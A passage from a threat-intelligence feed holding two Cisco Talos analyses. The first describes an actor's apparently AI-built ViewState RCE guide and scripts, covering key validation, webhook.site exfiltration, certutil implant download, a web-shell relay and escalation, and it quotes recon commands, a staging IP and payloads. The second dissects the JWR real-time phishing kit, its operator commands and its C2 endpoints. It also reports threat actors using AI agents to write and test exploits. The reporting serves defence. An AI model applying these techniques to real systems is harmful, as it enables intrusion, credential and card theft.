Additionally, UAT-10147 is leveraging AI-driven tools to build end-to-end offensive workflows. By utilizing the ysoserial framework, these tools generate custom malicious payloads designed to exploit unsafe Java object deserialization vulnerabilities. The AI tool not only creates a well-documented README instructing the attacker on how to use ysoserial to infiltrate the target server, but it also generates three companion Python scripts. These scripts enable the threat actor to easily verify writable paths and permissions, deploy an implant via a ViewState RCE, and drop a web shell onto the compromised machine using the same ViewState deserialization flaw. Furthermore, UAT-10147 employs AI tools to conduct quality assurance testing on the ViewState RCE, effectively using the AI to validate that the exploit functions correctly against the target. 

An ASP.NET ViewState deserialization RCE guide created by AI  

The opening section outlines the threat actor’s required prerequisites: specifically, the ValidationKey, DecryptionKey, their respective algorithms (SHA1, AES, and 3DES), the target page's __VIEWSTATEGENERATOR value, and the destination URL. The threat actor noted these values are typically obtained via the open-source tool badsecrets, which maintains a database of publicly known or leaked ASP.NET MachineKey configurations. This first step illustrates that the threat actor’s success is entirely dependent on key material exposure making MachineKey confidentiality the most critical defensive control.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 13. Section 1: Prerequisites. 

Before committing to full exploitation, the attacker documented a low-noise technique to verify whether a stolen MachineKey is valid against a live target. By submitting a deliberately malformed ViewState payload, they distinguish between two distinct HTTP 500 error messages: 

  • MAC Validation Failure: Indicates an incorrect validation key was used, preventing deserialization. 
  • InvalidCastException: Confirms the validation key is correct and that the payload was successfully deserialized by the server. 

This error message allows the attacker to silently confirm key validity without triggering meaningful command execution.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 14. Section 2: MachineKey validation. 

This section details the threat actor's use of “ysoserial.exe”, a well-known .NET deserialization payload generation toolkit, configured specifically for the ViewState attack surface. The guide documents the TypeConfuseDelegate gadget chain as the preferred choice, noting it leverages Process.Start() for command execution and remains fully functional on .NET 4.8. Importantly, the attacker explicitly corrects a common misconception: Contrary to claims in several public articles, .NET 4.8 does not patch these gadget chains.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 15. Section 3: Payload generation. 

The fourth section provides a Python automation script that integrates ysoserial.exe invocation and HTTP POST submission into a single workflow. The script targets the __VIEWSTATE parameter with the generated payload, mirrors the __VIEWSTATEGENERATOR value in both the POST body and the generation arguments (a critical alignment requirement), and intentionally suppresses redirects. The threat actor also documents a response-code interpretation table. Notably, an HTTP 500 with InvalidCastException is the expected success indicator, not a failure. This inverted success condition is a defensive blind spot: network monitoring tools that alert on 5xx responses may generate excessive noise, while the actual exploit succeeds silently in the error stream.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 16. Section 4: Payload delivery.

The fifth section in the guide documents a critical lesson the threat actor learned through trial and error: Time-based blind testing (e.g., ping -n 10 or timeout /t 10) is entirely ineffective for confirming ViewState RCE. Because Process.Start() is asynchronous and returns immediately, no execution delay is observable from the HTTP response. The attacker pivoted to out-of-band (OOB) HTTP callbacks using certutil, PowerShell + curl, and DNS nslookup to confirm execution.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 17. Section 5: RCE confirmation via OOB callback. 

Following RCE confirmation, the guide documents a systematic reconnaissance playbook executed entirely via PowerShell encoded commands, a well-known AMSI and logging evasion technique. The attacker collects system information, privilege tokens, web directory listings, IIS site configurations, network interface data, and running processes and all exfiltrated via HTTP POST to a remote web hook. 

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 18. Section 6: Post-exploitation reconnaissance and data exfiltration. 

With reconnaissance data, the AI documented three escalating methods for establishing persistent interactive access. The preferred path is direct deployment of a custom implant, referred to internally as "SPECTRE," via certutil download. As fallbacks, the guide covers writing an ASHX web shell to the IIS webroot, with a note on handling AppPool write permission restrictions, and a PowerShell TCP reverse shell.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 19. Section 7: Interactive shell establishment. 

The final exploitation step documented is privilege escalation from IIS AppPool identity to SYSTEM. The guide identifies SeImpersonatePrivilege, a token privilege routinely granted to IIS worker processes, as the escalation vector, and lists the "Potato" family of exploits as compatible tools. The AI also references a built-in capability within their SPECTRE implant to perform this escalation automatically.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 20. Section 8: Privilege escalation path. 

This ninth section represents the most significant finding in the recovered artifact: a detailed record of an active intrusion against a real target. The document logs specific infrastructure details including target hostnames, backend and frontend IP addresses, the exploited page path, .NET runtime version, and the MachineKey values used. Of particular note is the observation that a MachineKey is scoped to the IIS site level, meaning keys extracted from one virtual host cannot be applied to co-hosted sites.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 21. Section 9: Operational case record. 

Check paths script created by AI 

The first Python script (“check_paths.py”) was recovered from the threat actor infrastructure and represents a post-exploitation diagnostic step. It has five sequential OOB callback tests to a “webhook.site” exfiltration endpoint: 

  1. Confirm baseline write capability (“c:\windows\temp”) that validates RCE is functional 
  2. Exfiltrate the ACL of the target webroot (icacls) that checks if IUSR/IIS_IUSRS can write 
  3. Attempt direct file write to the webroot, capturing the exact exception if it fails 
  4. Query IIS physical paths via “appcmd.exe” list vdir that discovers actual virtual directory mappings 
  5. Probe multiple candidate webroot subdirectories for both existence and write access 

After firing all probes, the script polls the webhook.site API directly to harvest all callback results in-session.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 22. Diagnose web shell write failure. 

Deploy implant script created by AI 

The second Python script (“deploy_implant.py”) handles the execution phase. Leveraging the same ViewState deserialization primitive, this script downloads and launches the SPECTRE binary implant. The implant is hosted on the attacker's C2 infrastructure and is initially retrieved by the victim's machine using certutil. Following a six-second sleep period, the script executes a PowerShell probe utilizing Test-Path and Get-Item.Length to verify the deployment, reporting the results back via the established webhook.site exfiltration channel. Should the certutil download fail, the script features a built-in fallback mechanism, automatically retrying the download using New-Object Net.WebClient.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 23. Deploy implant steps. 

Deploy shell script created by AI 

The third Python script (“deploy_shell.py”) establishes persistent access within the attack chain. Its objective is to deploy a durable ASHX web shell (“sss.ashx”) onto the compromised IIS server utilizing the same ViewState deserialization primitive seen in the previous scripts. Because the deserialization vulnerability only permits command execution rather than direct file uploads, the script circumvents this limitation using a two-step approach. First, it uses PowerShell to write a temporary file upload handler (“up.ashx”) to disk. Second, it leverages this newly created handler as an HTTP relay to upload and place the final web shell (“sss.ashx”). 

The first step involves deploying a minimal, eight-line C# ASHX handler to the target server. To accomplish this, the script Base64-encodes the handler's source code and subsequently leverages the PowerShell [IO.File]::WriteAllBytes method to decode and write the file directly into the webroot.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 24. Write “up.ashx” via PowerShell. 

The second step is to verify “up.ashx” is reachable.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 25. Verify “up.ashx” is accessible.

The third step involves uploading the final web shell via the previously established upload handler. The script initially attempts to source the web shell from a hardcoded local path on the attacker's machine: “C:\Users\dajiba\Desktop\phantom-v2\data\arsenal\webshells\sss.ashx”. If this local file is unavailable, it employs a fallback mechanism, downloading “sss.ashx” from a secondary staging server located at “139.180.197[.]150:54321”. Finally, the web shell is transmitted to “up.ashx” via an HTTP POST request, utilizing an explicit destination path parameter to deploy it across both virtual host webroots. Analysis of the remote machine revealed the username “dajiba.” This string is the pinyin romanization for the Chinese term “大雞巴.”

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 26. Uploading the final web shell via upload handler. 

The final step confirms that the web shell is live by fetching it and verifying that the HTTP response size exceeds 100 bytes. Once validated, the script immediately initiates a live execution test by sending the following payload: {'a': 'Execute', 'cmd': 'whoami', 'p': 'dir'}. 

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 27. Verifying final web shell.

Exfiltration script created by AI 

The fourth python script (“exfil.py”) blends exfiltration traffic with legitimate software-as-a-service (SaaS) traffic over HTTPS to a webhook.site endpoint. The exfiltration have three stages and each stage command is encoded as UTF-16-LE Base64 and passed to powershell -nop -enc. Below are three distinct reconnaissance payloads fired sequentially: 

  1. Webroot enumeration: dir C:\inetpub\wwwroot\ -Name reveals deployed applications and potential secondary attack surfaces. 
  2. IIS site inventory: appcmd.exe list site exposes the full virtual hosting topology, binding configurations, and additional host names running on the same box for preparation of the next stage BadIIS installation.  
  3. Privilege assessment: whoami /priv determines whether the IIS worker process runs under a high-privilege account (e.g., NETWORK SERVICE with SeImpersonatePrivilege), the standard prerequisite for a token impersonation or Potato-family privilege escalation.
UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 28. Three stage for exfiltration. 

Findings log created by AI 

Talos analyzed a findings log that documents confirmed RCE via ASP.NET ViewState deserialization on a target IIS server. Using a webhook.site listener, the threat actor received more than 12 HTTP callbacks. These callbacks not only confirmed the successful execution of four distinct ysoserial gadget chains on .NET 4.8.4797.0, but they also exfiltrated valuable reconnaissance data. The exfiltrated telemetry revealed the host name and user identity, that the webroot contained 13 site directories, and recorded an access denial when attempting to read “redirection.config”. In addition, the data also confirmed that SeImpersonatePrivilege was enabled, highlighting a viable path for Potato-family privilege escalation.

UAT-10147: Chinese-speaking adversary integrates agentic AI into post-compromise operations
Figure 29. Findings log for confirmed RCE. 

Coverage 

The following ClamAV signatures detect and block this threat: 

  • Py.Loader.Tool-10060293-1 
  • Py.Loader.Tool-10060293-2 
  • Win.Malware.Generic-10060228-0 
  • Win.Loader.Downloader-10060287-1

The following SNORT® rules (SIDs) detect and block this threat:  

  • Snort2: 1:66697, 1:66696 
  • Snort3: 1:66697, 1:66696

Indicators of compromise (IOCs) 

IOCs can also be found in our GitHub repository here. 

  • ✇ASEC BLOG
  • July 2026 Threat Trend Report on APT Groups ATCP
    Purpose and Scope The July 2026 Threat Trend Report on APT Groups summarizes the trend in which state-sponsored threat actors and financially motivated attackers are employing a combination of supply chain attacks, account takeovers, cloud breaches, and social engineering techniques. Key targets include Microsoft 365, webmail accounts, cloud infrastructure, GitHub and development environments, VPN and […]
     

July 2026 Threat Trend Report on APT Groups

Por:ATCP
19 de Agosto de 2026, 12:00
Purpose and Scope The July 2026 Threat Trend Report on APT Groups summarizes the trend in which state-sponsored threat actors and financially motivated attackers are employing a combination of supply chain attacks, account takeovers, cloud breaches, and social engineering techniques. Key targets include Microsoft 365, webmail accounts, cloud infrastructure, GitHub and development environments, VPN and […]
  • ✇Cisco Talos Blog
  • Dissecting the JWR phishing framework Chetan Raghuprasad
    Cisco Talos recently identified an undocumented phishing framework, internally branded "JWR" by its developer, built to convincingly impersonate checkout and login pages across major payment and shopping platforms. The client engine of the JWR phishing framework is a real-time, operator-driven system that, rather than merely logging form submissions like a static credential-stealing page, keeps an AES-CTR encrypted WebSocket open to the threat actor so they can steer each victim's session live. 
     

Dissecting the JWR phishing framework

13 de Agosto de 2026, 07:00
  • Cisco Talos recently identified an undocumented phishing framework, internally branded "JWR" by its developer, built to convincingly impersonate checkout and login pages across major payment and shopping platforms. 
  • The client engine of the JWR phishing framework is a real-time, operator-driven system that, rather than merely logging form submissions like a static credential-stealing page, keeps an AES-CTR encrypted WebSocket open to the threat actor so they can steer each victim's session live. 
  • The victim data targeted by the actor using JWR extends well beyond payment data, encompassing identity documents, Social Security numbers, passport and driver's license images, website and PayPal credentials, 2FA codes, and full device fingerprints, all committed to the actor's server once a session ends.  
  • Talos assesses with medium confidence that the JWR phishing framework is a variant of "The Outsider," a phishing-as-a-service (PhaaS) platform, based on several similarities in the client engine scripts and functionalities of the two PhaaS platforms. 
  • Talos observed a real-world campaign delivering the JWR client via SMS lures impersonating toll authorities, and postal and courier services of several countries in Southeast Asia and the Middle East.

JWR phishing framework, a likely variant of the Outsider 

Dissecting the JWR phishing framework

JWR is a phishing framework capable of harvesting complete payment card data, login credentials, and personally identifiable information (PII) documents and images in real time. The client-side engine of the framework impersonates login, and checkout flows of several payment gateways, including Shopify, PayPal, Apple, Klarna, and banks, while allowing the operator to stealthily control the victim session through an AES-CTR encrypted WebSocket channel. The client engine architecture is divided into a Host Bridge module that relays commands into a phishing inline frame (iframe) and a Vue.js victim application that renders across 44 phishing pages, streams the victim's keystrokes to the actor as they are typed, and carries out more than 40 distinct instructions issued from the command-and-control (C2) console. The data exfiltration schema is a cvvform object that includes fields such as credit card number, CVV, PIN, expiry date, Social Security Number (SSN), passport or ID images, two-factor authentication (2FA) codes, website logins, PayPal credentials, and device fingerprint.  

Talos discovered that the JWR client engine shares significant code and functional similarities with the client of The Outsider PhaaS platform operated by the Chinese-speaking actor “Outsider Enterprise,” which was reported by external researchers. 

JWR client architecture and workflow

Dissecting the JWR phishing framework
Figure 1. JWR phishing framework’s client engine architecture and execution flow.

The execution starts when the parent phishing webpage loads and executes the client's engine. It checks a single global flag, window.__HOST_MODE, which is set by the parent phishing page, and selects one of two execution modes. If the flag is set, the script enters Host Mode, and control passes to the Host Bridge module, an immediately invoked function expression (IIFE) that operates within the parent page, typically a replica of a legitimate checkout or account login page, relaying received details into a child iframe that contains the actual phishing form. It establishes a persistent WebSocket connection to the actor’s C2 server. 

If the flag is not set, the page enters Content Mode, and control passes to the Vue.js Application, an interactive front end that renders the phishing pages, collects victim input, manages the flow across 44 HTML files, and handles the actor’s instructions from the C2 server, ultimately redirecting to a custom error page after sending the data to the C2. The Content Mode of execution has three communication modes: standalone, pluginIframe, and hostIframe. 

  • In standalone mode, the application fully owns its WebSocket connection. 
  • In pluginIframe mode, it has no direct link to the network at all and instead sends everything upward to an embedding plugin frame. 
  • In hostIframe mode, it defers entirely to a parent page already running as the relay bridge. 

Regardless of which of these three modes or through the Host Bridge is used, the data is either sent to C2 as plain text in JSON format with the DEV_MODE flag set, or it is passed to the JwrCrypto module, which encrypts it with a newly generated key before sending it to the C2 server.  

The script engine includes a background worker module that maintains the connection with C2, keeping it alive independently of page navigation for the remainder of the session. In a live session activity, the script continuously streams the victim’s keystrokes to the actor's C2 server as captured data, while that the actor continuously sends the next instruction to be executed from the C2 server. Each incoming instruction is checked by the client engine against a brief history to ensure that nothing already executed runs twice, then routed by the Instruction Handling module to one of two outcomes including, redirecting the victim to a different phishing page or updating the current page's state and displayed status, awaiting the actor’s next instruction. This execution loop repeats until the actor decides to keep the session alive, and when the actor chooses to close the session, the accumulated data is transmitted to the C2 one last time, and the victim is redirected. 

JWR Client’s host bridge mode  

In host bridge mode, the IIFE establishes a persistent WebSocket connection to the actor's server, manages the victim's session identity, excludes repeating incoming instructions, and proxies all communication between the server and the phishing child iframe. 

Every victim is assigned a unique session token the moment the bridge initializes. It first checks persistent storage for an existing JWRCID value if the victim has visited the page before, and if true, the same token is reused, allowing the actor to correlate multiple visits from the same device. If none exists, a new token is generated in the format JWRCVV-{Date.now()}-{random1}-{random2}, with both random segments being 13-character base-36 strings, and this token becomes the victim's permanent identifier for the entire C2 communication. 

The module then spawns a Web Worker from a separate script located at static/js/ws-worker.js, which isolates the WebSocket from the main JavaScript context, allowing the connection to persist during navigation within the phishing flow. The WebSocket connection path is constructed as webSocket/QT/{sessionId}/khkjsahfjkwhakjlsdwdddddd88, where the alphanumeric suffix is likely a server-side authentication token that ensures the connection originates from a deployed kit instance. 

Dissecting the JWR phishing framework
Figure 2. Deobfuscated view of JWR client’s host bridge mode initialization.

The host bridge incorporates an anti-analysis check, which serves as a one-time execution guard that performs a self-referential .toString().search() call against a backtracking regex. This check detects whether a debugger has attached the function to modify its apparent source. Additionally, a decoy variable is scattered throughout the code to mislead static-analysis tools. 

Moreover, it maintains a JSON array named JwrExecutedInstructions in sessionStorage to prevent the same operator instruction from executing more than once. Before relaying any instruction into the phishing iframe, it verifies the instruction ID against a list. If a match is found, it discards the repeating instructions. If it is a new instruction, it sends an acknowledgment back to the C2 server in the format {type:"instructionAck", instruction_id:, cvv_id:}. The list is limited to 50 entries and is trimmed to retain the most recent 30. 

Dissecting the JWR phishing framework
Figure 3. Deobfuscated view of JWR client’s instruction handling and acknowledging functions of Host bridge mode.

Content Mode operation (Vue.js application), the real-time capture 

The Vue.js victim application developed by the JWR developer is a single Vue 2.X instance, window.vm = new Vue ({el: ‘#app’, ...}), mounted on a Document Object Model (DOM) element with the id “#app”. This application serves as the phishing page that the victim sees and interacts with. It is responsible for rendering the checkout forms, collecting and streaming input to the C2, executing the actor’s instructions, and performing the exfiltration function. 

When the Vue instance is constructed, the created function is executed, processing the data passed from the fake webpage the victim visited, but without attaching the page. It generates the session ID and clears any sensitive fields leftover from a prior page visit if the victim had previously accessed the same fake page. It also restores any previously saved session state from “sessionStorage” if it exists. Then, it redirects the victim from any page other than index/login/home that lacks a session ID to a_index.html, ensuring the victim enters the phishing flow. Finally, the Vue takes the rendered output and attaches it to the #app element in the page's DOM, making the interface visible and interactive to the victim. 

Once the DOM is ready, Vue executes the mounted function asynchronously, at which point the victim becomes visible to the actor. It determines the engine’s execution mode and then executes two functions: getIPInfo() to geolocate the victim’s IP address and getSyncSettings() to pull the actor’s configuration from the C2 server. Next, it initializes the communication channel, captures the victim's action, and creates a CVV form with the victim's device fingerprint data. This includes the victim's current form of state, such as device type, browser, language, time zone, and geolocation, which are encrypted and sent to the actor's C2 server. 

Dissecting the JWR phishing framework
Figure 4. Deobfuscated view of JWR client’s Vue app’s initialization and mounting functions.

One of the key features of the JWR kit is its near-real-time input streaming. Each input element in the phishing form is transmitted to the actor’s console, allowing the actor to view partial card numbers, partial passwords, and partial verification codes as the victim types, without needing to wait for the victim to click any submit button. This mechanism enables the actor to see the victim's data and determine which instruction to send to the client's engine from the C2 before the victim even submits the form. 

Before the Vue instance is created, the client engine establishes an instruction mapping table that correlates over 40 actor command names with specific HTML page filenames, thereby granting the actor remote control over the victim browser session. 

Dissecting the JWR phishing framework
Figure 5. Deobfuscated view of JWR client’s Vue app’s initialization and mounting functions.

The JWR client script includes a C2 command dispatcher. When the actor sends an instruction, the client receives, decrypts, and forwards it to the dispatcher function, which routes it to the appropriate handler based on the instruction type. The table below displays the actors' instructions from C2, facilitated by the JWR client kit. 

Instructions 

Purpose 

to_index 

Send victim to the landing/entry page 

to_login 

Send victim to site-login page 

to_password 

Prompt for account password 

to_info 

Collect PII 

to_card 

Send victim to card-entry page  

to_qr 

Show QR code for scan-based verification 

to_sms 

Request SMS OTP 

to_sms_login 

Request SMS OTP for login step 

to_sms_bank 

Request SMS OTP for bank verification 

to_2fa 

Request 2FA code 

to_text_verify 

Request custom text/code verification 

to_email 

Request email OTP 

to_pin 

Request card PIN 

to_app 

Request bank-app push approval 

to_login_app 

Request app-based login approval 

to_bank_login1 

Step 1 of multi-stage bank login 

to_bank_login2 

Step 2 of multi-stage bank login 

to_bank_login3 

Step 3 of multi-stage bank login 

to_custompage 

Route to a custom/template-defined page 

to_shop 

Show fake storefront/shop page 

to_paypal_login 

Collect PayPal login credentials 

to_paypal_card 

Collect card data via PayPal-branded flow 

to_paypal_card_verify 

Request card verification text (PayPal flow) 

to_paypal_sms 

Request PayPal-linked phone OTP 

to_paypal_email 

Request PayPal-linked email OTP 

to_paypal_pin 

Request PayPal PIN 

to_paypal_app 

Request PayPal app-approval verification 

to_apple_login 

Collect Apple ID login 

to_apple_sms 

Request Apple-linked SMS OTP 

to_apple_email 

Request Apple-linked email OTP 

to_apple_card 

Collect card data via Apple-branded flow 

to_apple_verify 

Request generic Apple verification step 

to_klarna_login 

Collect Klarna login credentials 

to_klarna_sms 

Request Klarna-linked SMS OTP 

to_klarna_email 

Request Klarna-linked email OTP 

to_klarna_pay 

Collect Klarna payment details 

to_klarna_pin 

Request Klarna PIN 

to_success 

Sends full data to the C2 and redirect victim to a real site 

to_redirect 

Redirect victim out to an operator-supplied URL 

tip_fail 

Show generic declined/invalid error, force re-entry 

tip_custom_fail 

Show an operator-authored custom error message 

to_page_custom_fail 

Route to a custom failure page defined per template 

tip_change_card 

Fake card-declined prompt to extract a second/different card 

updata_img 

Push a new image likely a refreshed QR code without navigating 

updata_2fa 

Silently inject/display an OTP code supplied by the operator 

text_updata_verify 

Push custom verification text to display, without navigating 

submitResult 

Operator pushes a corrected or enriched copy of the victim's form data back into the session  

The JWR client engine has a data exfiltration schema. Its scope extends well beyond payment data, and includes full identity information (name, gender, date of birth, Social Security Number, passport, driver's license, medical record number), address, email and email password, up to three sets of website credentials, PayPal login, complete card data (PAN, expiry, CVV, PIN, brand, issuer, issuing country), front and back card images, photos of identity documents, and an automatically captured browser fingerprint, including IP, device, language, time zone, user agent, cookies, and geolocation. 

Upon submission, the client normalizes the submission types, triggering a full-screen non-interactive overlay over the page. For credit card submissions, a Lottie animation is displayed that corresponds to the card brand detected from the first two BIN digits. After exfiltration, when the actor closes the WebSocket, terminate the worker and POST the entire cvvformobject to the C2 endpoint at api/open/the_final_interface. Once the actor confirms, the victim is redirected to the actual site. 

Talos discovered that the primary mode of C2 communication for the JWR kit is via a binary WebSocket connection. The WebSocket path follows the format shown below, where the JWRCID and JWRCVV segments encode the victim’s unique session token, and the trailing alphanumeric suffix is likely a server-side authentication token. 

Dissecting the JWR phishing framework
Figure 6. Sample C2 connection initiation function of JWR client.

Alongside the WebSocket, the JWR client registers five Representational State Transfer (REST) endpoints which are used as an alternate communication method, between the C2 and the victim browser. In this case, a session opens with api/open/addClick, executed once from within the mounted function after the phishing page becomes visible to the victim. It reports the victim's IP address, country, the specific phishing page they landed on, the referring or storefront URL, and a bundle of device and operating system (OS) metadata to the actor's console with a live "new visitor" entry before a single instruction has even been sent by the actor from the C2 server. Running alongside it is api/open/getSyncSettings, which pulls inbound configuration from the actor's server rather than exfiltrating anything, letting the actor change error messages, default contact placeholders, currency display, and other behavior on the fly without redeploying the client engine. For the victim’s environments where a persistent WebSocket connection is unavailable or blocked, api/open/pollInstruction provides an HTTP long poll fallback that delivers the same operator instruction objects the socket would otherwise push, keeping the actor's remote control functional even under restrictive network conditions. The session closes with api/open/the_final_interface, the client engine terminal exfiltration call. Once the actor issues a release instruction, the WebSocket connection and background worker are closed, and the entire accumulated cvvform object, every field collected across the full victim session — card data, identity documents, credentials, and fingerprint alike — is sent via HTTP POST to the C2 endpoint. 

The below table represents the endpoints and the purpose.  

Endpoint 

Purpose 

api/open/addclick 

Victim arrival beacon with fingerprinting data sent to C2 

api/open/getSyncSettings 

Gets actor-controlled settings from the C2 

api/open/the_final_interface 

POSTs the entire cvvform – exfiltration endpoint 

api/open/pollInstruction 

Gets the actor’s instructions from the C2 

api/open/addCvv 

Exfiltration endpoint 

The JWR client has purpose-built integrations for two major e-commerce platforms Shopify and WooCommerce. For Shopify deployments, the client reads the cart_data URL parameter which is a signed JSON blob that Shopify passes between checkout steps and extracts the checkout domain to use as the WebSocket base URL. This makes the WebSocket connection seem to originate from a legitimate Shopify domain. The initShopifyProductInfo() and initWordPressProductInfo() functions reconstruct the victim's shopping cart from the Shopify cart data, populating the phishing page with accurate product names, quantities, unit prices, and order totals making the fake checkout indistinguishable from the real one. 

Dissecting the JWR phishing framework
Figure 7. Shopify platform integration function of JWR client.

The operator facing status messages of the JWR framework are entirely written in Simplified Chinese and read as a professional admin dashboard notification feed phrases like "正在填写PayPal登录账号" (filling in PayPal login account), "进入2FA验证页, 请发送验证, 等待用户提交" (entering 2FA verification page, please send verification, waiting for user submission), and "均失败" (all failed), indicating that a Chinese-speaking actor is operating this scam campaign. 

Dissecting the JWR phishing framework
Figure 8. Deobfuscated view of JWR client’s program with hardcoded status messages in Simplified Chinese.

JWR phishing framework’s card stealing scenario 

When the victim lands on the fake page, their browser sends an arrival beacon, indicating to the actor that a new visitor is present. From there, the actor takes over, sending a to_info instruction that directs the victim to a personal details page. While the victim types, the actor sends no further instructions but monitors the data stream live. Once the actor has assessed the victim's personal information, they issue a to_card instruction, moving the victim to the card entry page, where the same stealth live streaming occurs as the card number is typed in digit by digit. 

If the actor isn't keen on the typed card details, tip_fail or tip_change_card instructions are sent, which deliver a fake "your card was declined" message to the victim and returns them to the card page to try a different one. This loop can repeat as many times as the actor wants, each attempt aimed at harvesting another card from the same victim. If the card is accepted instead, the operator sends one of the instructions: to_sms, to_2fa, to_pin, or to_app, directing the victim to a verification page to confirm their identity with a one-time code. For the rejected code, the actor sends the tip_fail instruction, which prompts the victim to re-enter it, while an accepted one leads to the final instruction, to_success, which redirects the victim to the real website, concluding the session with the actor now having the victim’s data that was typed.  

Dissecting the JWR phishing framework
Figure 8. Payment card stealing scenario of the JWR client engine. 

The ongoing scam campaign  

Cisco Talos observed an attacker utilizing an SMS phishing technique, sending SMS related to toll or road-pricing fees, postal or courier fees lures that contain a malicious URL targeting potential victims. When victims click on the URL, it opens a fake webpage that executes embedded JavaScript, which then renders and loads the client-side JavaScript engine of the JWR phishing framework. 

Dissecting the JWR phishing framework

Figure 9. Sample SMS phishing messages. 

Dissecting the JWR phishing framework

Figure 10. Phishing page which renders and loads the JWR client enabling the HOST mode. 

The victimology of this scam campaign illustrates a broad, multi-country SMS phishing (smishing) operation rather than a single targeted campaign. Most of the malicious URLs impersonate a national land transport authority and its vehicle services or road toll payment portal, consistent with an "unpaid toll or road pricing fine" lure in Singapore. A second set of malicious URLs impersonates a national postal service, aligned with a "parcel held pending a customs or delivery fee" lure, alongside a smaller cluster mimicking an electronic toll collection system in the UAE. The third set of URLs impersonates a regional courier brand utilized across several Southeast Asian countries, again centered around the undelivered parcel or cash on delivery fee theme. 

Talos discovery of the similarities in the client engine script of the JWR framework used in the current campaign with that of the Outsider PhaaS platform and additionally, we observed that in June 2026, the FBI had announced the technical takedown operation against Outsider platform (PhaaS) that has been in operation since 2023, through a joint operation “Ghost Hook.” However, the Outsider PhaaS was sold as a self-servicing product in the actor’s Telegram channels, according to the external researcher report, indicating the likely existence of variants of the Outsider PhaaS kit employed and operated by other Chinese-speaking threat actors.  

Comparing JWR with other Chinese PhaaS platforms 

Dissecting the JWR phishing framework
Figure 11. Comparison of a few features of Chinese PhaaS kits. 

Following the discovery of several similarities in the client-side scripts of the JWR and The Outsider kit, Talos conducted a comparative assessment of the JWR client script against other phishing kits operating within the Chinese-speaking criminal ecosystem. 

Talos found that JWR shares no code-level implementation with Lucid, Darcula, or Lighthouse. Its C2 communication protocol, encryption module, and message envelope are all independently engineered. At the behavioral level, JWR aligns closely with those kits. All four share the operational signature that defines this PhaaS lineage including live operator puppeteering, card capture paired with OTP/2FA interception, and multi-brand templating at scale. Several additional characteristics place JWR within the same family, highlighting a tradecraft consistency across the developers of the phishing kits embedded in the Chinese-speaking criminal ecosystem. 

Coverage 

The following ClamAV signature detects and blocks this threat:  

  • Js.Phishing.JwrFramework-10060456-0 

The following Snort2 and Snort3 (SIDs) rules detect and block this threat: 

  • 66924
  • 66925
  • 66926
  • 66927
  • 66928  

IOCs  

The IOCs for this threat are also available at our GitHub repository here. 
